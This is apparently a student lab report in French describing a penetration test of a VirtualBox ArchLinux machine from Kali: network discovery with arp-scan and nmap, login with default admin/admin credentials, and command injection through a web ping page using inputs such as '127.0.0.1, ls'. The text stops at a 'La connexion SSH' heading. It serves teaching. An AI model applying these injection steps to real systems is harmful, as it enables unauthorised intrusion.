
TP - Test d'intrusion Linux

L'objectif de ce TP était de rechercher et exploiter des vulnérabilités d'une machine ArchLinux pour arriver finalement à se connecter au compte root de la machine. J'ai effectué ce test d'intrusion depuis une machine Kali.



R&D de base

Avant toute chose, il faut savoir quel est la machine Arch à attaquer, pour ceci depuis ma machine d'attaque Kali, j'effectue la commande

sudo arp-scan --localnet

Qui va me permettre d'afficher toute mes IP qui sont sur mon réseaux local et comme je connais mon réseau local, je sais que l'IP à attaquer est la 192.168.1.165

```
┌──(polux㉿kali)-[~]
└─$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:e1:cd:09, IPv4: 192.168.1.195
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
192.168.1.55    f4:6d:3f:d2:6a:18       (Unknown)
192.168.1.119   d8:bb:c1:1d:e1:6f       (Unknown)
192.168.1.7     20:28:bc:7d:62:92       (Unknown)
192.168.1.100   bc:74:4b:58:3f:2b       (Unknown)
192.168.1.165   08:00:27:37:3f:ef       (Unknown)
192.168.1.137   98:cc:f3:08:64:62       (Unknown)
192.168.1.254   20:66:cf:83:80:fa       (Unknown)
192.168.1.120   f8:25:51:3d:75:93       (Unknown)
192.168.1.131   94:3c:c6:68:ec:18       (Unknown)
192.168.1.120   f8:25:51:3d:75:93       (Unknown) (DUP: 2)
192.168.1.131   94:3c:c6:68:ec:18       (Unknown) (DUP: 2)

11 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.848 seconds (138.53 hosts/sec)
. 9 responded
```

Avec ce qu'on a appris, la première chose à faire et de faire un nmap pour connaitre quelques informations essentielles sur cette machine à attaquer.

```
┌──(polux㉿kali)-[~]
└─$ nmap -p- -A -T4 -O 192.168.1.165
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 14:56 CET
Stats: 0:01:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 14:58 (0:00:34 remaining)
Nmap scan report for 192.168.1.165
Host is up (0.00032s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9 (protocol 2.0)
| ssh-hostkey:
|   256 ae:63:43:c0:23:7a:e9:54:6a:c5:e4:08:1a:b4:f5:6a (ECDSA)
|_  256 4a:13:f4:83:c6:fd:74:27:e8:b0:56:ee:d7:b5:0e:a8 (ED25519)
80/tcp   open  http    Apache httpd 2.4.53 ((Unix) PHP/8.1.4)
|_http-server-header: Apache/2.4.53 (Unix) PHP/8.1.4
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Login
|_Requested resource was /login.php
3306/tcp open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
5355/tcp open  llmnr?
MAC Address: 08:00:27:37:3F:EF (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
```


```
5355/tcp open  llmnr?
MAC Address: 08:00:27:37:3F:EF (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrot
ik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7
.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms 192.168.1.165

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.35 seconds
```

On peut voir avec ce nmap que 4 ports sont ouverts, les plus importants pour moi sont les port 22 et 80 car on a appris les vulnérabilités de ceux-ci mais je suppose qu'il y a des vulnérabilités à exploiter aussi sur les ports 3306 et 5355.


22 étant SSH et 80 étant le serveur web, ce qui signifie que on peut se connecter en ssh si on à les bons logins et que la machine dispose d'un serveur web exploitable.

Le serveur web


Si on essaie de taper l'adresse IP de cette machine sur un navigateur on tombe sur un page de login



Pour le moment on a aucun moyen de se connecter sur ce serveur alors on inspecte le code source de la page et on tombe sur un indice très interessent :




Le mot de passe de base n'a toujours pas été changé donc on essaie de se connecter au serveur web avec les crédential par défaut qui sont admin/admin et bingo !



Si on se balade sur les pages de ce serveur web on trouve la page ping. Il nous suffit de rentrer une adresse et on voit le résultat du ping. Une commande s'effectue donc. Si on essaie d'aller plus loin, on essaie de faire le ping et avec une virgule de faire une 2ème commande autre qu'un ping que le site va effectuer car lui voit une adresse IP en premier donc effectue son scripte.

Par exemple voici la commande que j'ai taper pour avoir ce résultat

127.0.0.1, ls




Et tout simplement le résultat est le ping du 127.0.0.1 et une liste des pages de ce site web.

Une autre commande 127.0.0.1, whoami nous indique que nous sommes l'utilisateur localadm est utilisé sur cette machine.


Je pense que nous pouvons utiliser cette page pour faire passer des commandes et pourquoi pas obtenir un reverseshell ?.

Ensuite nous trouvons cette page. Une boite à idées, avec quelques essaie, on peut voir qu'elle ne fait qu'afficher ce qu'on écrit donc on ne peut pas exploiter pour lancer du code.



En revanche, on remarque que ce sont des requêtes SQL car il y a un défaut dans ce site c'est lorsque on envoie des caractères inconnus du SQL tel que ‘, le tableau ne s'affiche tout simplement pas.


‘ =




De ça, je sais que nous pouvons exploiter une vulnérabilité et faire des injections de blindes SQL pour obtenir un reverse Shell mais je n'ai pas encore appris.

Après m'être balader sur ce site, je décide de faire un Gobuster pour lister toutes les pages de ce serveur web pour voir si j'en aurait raté quelques-unes.

La connexion SSH

